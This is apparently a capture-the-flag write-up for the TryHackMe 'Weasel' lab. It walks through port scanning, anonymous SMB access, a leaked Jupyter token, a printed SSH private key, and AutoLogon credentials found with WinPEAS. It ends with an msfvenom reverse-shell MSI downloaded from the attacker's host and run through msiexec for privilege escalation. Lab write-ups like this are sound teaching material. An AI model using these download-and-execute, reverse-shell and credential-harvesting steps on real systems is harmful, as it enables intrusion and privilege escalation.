WEASEL

https://tryhackme.com/room/weasel

HI ALL

The basic nmap scan did nit give me 6 open ports , and I try to scan all the ports

`nmap -vv -p- 10.10.218.204`

```
[1]  + 2374 suspended  nmap -sC -sV -p- 10.10.218.204
~ ▷ nmap -vv -p- 10.10.218.204
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-21 15:01 UTC
Initiating Ping Scan at 15:01
Scanning 10.10.218.204 [2 ports]
Completed Ping Scan at 15:01, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:01
Completed Parallel DNS resolution of 1 host. at 15:01, 0.01s elapsed
Initiating Connect Scan at 15:01
Scanning 10.10.218.204 [65535 ports]
Discovered open port 3389/tcp on 10.10.218.204
Discovered open port 8888/tcp on 10.10.218.204
Discovered open port 139/tcp on 10.10.218.204
Discovered open port 135/tcp on 10.10.218.204
Discovered open port 445/tcp on 10.10.218.204
Discovered open port 22/tcp on 10.10.218.204
Discovered open port 49668/tcp on 10.10.218.204
Connect Scan Timing: About 7.38% done; ETC: 15:08 (0:06:29 remaining)
```


After enumerating smb ports (139,445) I find a lot of files

```
~ ▷ smbclient --no-pass //10.10.149.17/C$
tree connect failed: NT_STATUS_ACCESS_DENIED
~ ▷ smbclient --no-pass //10.10.149.17/datasci-team
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 25 15:27:02 2022
  ..                                  D        0  Thu Aug 25 15:27:02 2022
  .ipynb_checkpoints                 DA        0  Thu Aug 25 15:26:47 2022
  Long-Tailed_Weasel_Range_-_CWHR_M157_[ds1940].csv      A      146  Thu Aug 25 15:26:46 2022
  misc                               DA        0  Thu Aug 25 15:26:47 2022
  MPE63-3_745-757.pdf                 A   414804  Thu Aug 25 15:26:46 2022
  papers                             DA        0  Thu Aug 25 15:26:47 2022
  pics                               DA        0  Thu Aug 25 15:26:47 2022
  requirements.txt                    A       12  Thu Aug 25 15:26:46 2022
  weasel.ipynb                        A     4308  Thu Aug 25 15:26:46 2022
  weasel.txt                          A       51  Thu Aug 25 15:26:46 2022

                15587583 blocks of size 4096. 8921743 blocks available
smb: \>
```

But only 1 of them are useful

```
  .                                   D        0  Thu Aug 25 15:27:02 2022
  ..                                  D        0  Thu Aug 25 15:27:02 2022
  .ipynb_checkpoints                 DA        0  Thu Aug 25 15:26:47 2022
  Long-Tailed_Weasel_Range_-_CWHR_M157_[ds1940].csv      A      146  Thu Aug 25 15:26:46 2022
  misc                               DA        0  Thu Aug 25 15:26:47 2022
  MPE63-3_745-757.pdf                 A   414804  Thu Aug 25 15:26:46 2022
  papers                             DA        0  Thu Aug 25 15:26:47 2022
  pics                               DA        0  Thu Aug 25 15:26:47 2022
  requirements.txt                    A       12  Thu Aug 25 15:26:46 2022
  weasel.ipynb                        A     4308  Thu Aug 25 15:26:46 2022
  weasel.txt                          A       51  Thu Aug 25 15:26:46 2022

                15587583 blocks of size 4096. 8940275 blocks available
smb: \> cd misc\
smb: \misc\> ls
  .                                   DA        0  Thu Aug 25 15:26:47 2022
  ..                                  DA        0  Thu Aug 25 15:26:47 2022
  jupyter-token.txt                   A       52  Thu Aug 25 15:26:47 2022
```

This token we can use to login on port 8888. And after enumerating this "jupiter" application I finded an interesting terminal



If you try something like this

```
find / -type f name "*flag.txt*" 2>/dev/null
```

```
find / -type f name "*user.txt*" 2>/dev/null
```

```
find / -type f name "*root.txt*" 2>/dev/null
```

you will understand -here are no flags

The only interesting information I finded is a private key for user "dev-datasci-lowpriv"

```
This message is shown once a day. To disable it please create the
/home/dev-datasci/.hushlogin file.
(base) dev-datasci@DEV-DATASCI-JUP:~$ ls
anaconda3  anacondainstall.sh  snap  dev-datasci-lowpriv_id_ed25519
(base) dev-datasci@DEV-DATASCI-JUP:~$ cat dev-datasci-lowpriv_id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+YwAAAKjQ358n0N+f
JwAAAAtzc2gtZWQyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+Yw
AAAED9OhQumFOiC3a05K+X6h22gQga0sQzmISvJJ2YYfKZWVSh7llJ7PMLrlRmFa3h1u/E
qiv502CASG53Mr4lKz5jAAAAI2Rldi1kYXRhc2NpLWxvd3ByaXZAREVWLURBVEFTQ0ktS1
VQAQI=
-----END OPENSSH PRIVATE KEY-----
(base) dev-datasci@DEV-DATASCI-JUP:~$
```

We can copy this key, and login to ssh! Do not forget about "chmod 600"
On the desktop of this user we can find a user flag

```
 Directory of C:\Users\dev-datasci-lowpriv\Desktop

08/25/2022  07:39 AM    <DIR>          .
08/25/2022  07:39 AM    <DIR>          ..
08/25/2022  05:21 AM        28,916,488 python-3.10.6-amd64.exe
08/25/2022  07:40 AM                27 user.txt
               2 File(s)     28,916,515 bytes
               2 Dir(s)  36,618,510,336 bytes free

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>type user.txt
THM{w3[redacted]

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>
```

To help with privillege escalation you can use a winpeas!!!
You also have a powershell. One of possible copiing is
`python3 -m http.server 8002 on kali`
`powershell` on target machine
`wget http://<your IP>:8002/winPEASany.exe -o winPEASany.exe`

```
PS C:\Users\dev-datasci-lowpriv> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\dev-datasci-lowpriv> wget http://[redacted]:8002/winPEASany.exe -o winPEASany.exe
PS C:\Users\dev-datasci-lowpriv>
```

WInPeas give you a lot of information

```
+----------: Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  DEV-DATASCI-JUP
    DefaultUserName                 :  dev-datasci-lowpriv
    DefaultPassword                 :  wUqnK[redacted]
```

to escalate privileges you can prepare a payload
`msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your IP> LPORT=1234 -f msi -o ford.msi`
copy this to target machine
`wget http://IP:8002/ford.msi -o ford.msi` (powershell)
create a lsteren on kali `nc -lnvp port`
and run this payload as user
`runas /user:dev-datasci-lowpriv "msiexec.exe /i C:\Users\dev-datasci-lowpriv\ford.msi /QN"`

```
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>runas /user:dev-datasci-lowpriv "msiexec.exe /i C:\Users\dev-datasci-lowpriv\ford.msi /QN"
Enter the password for dev-datasci-lowpriv:
Attempting to start msiexec.exe /i C:\Users\dev-datasci-lowpriv\ford.msi /QN as user "DEV-DATASCI-JUP\dev-datasci-lowpriv" ...
```

The root flag is on the Admin's desktop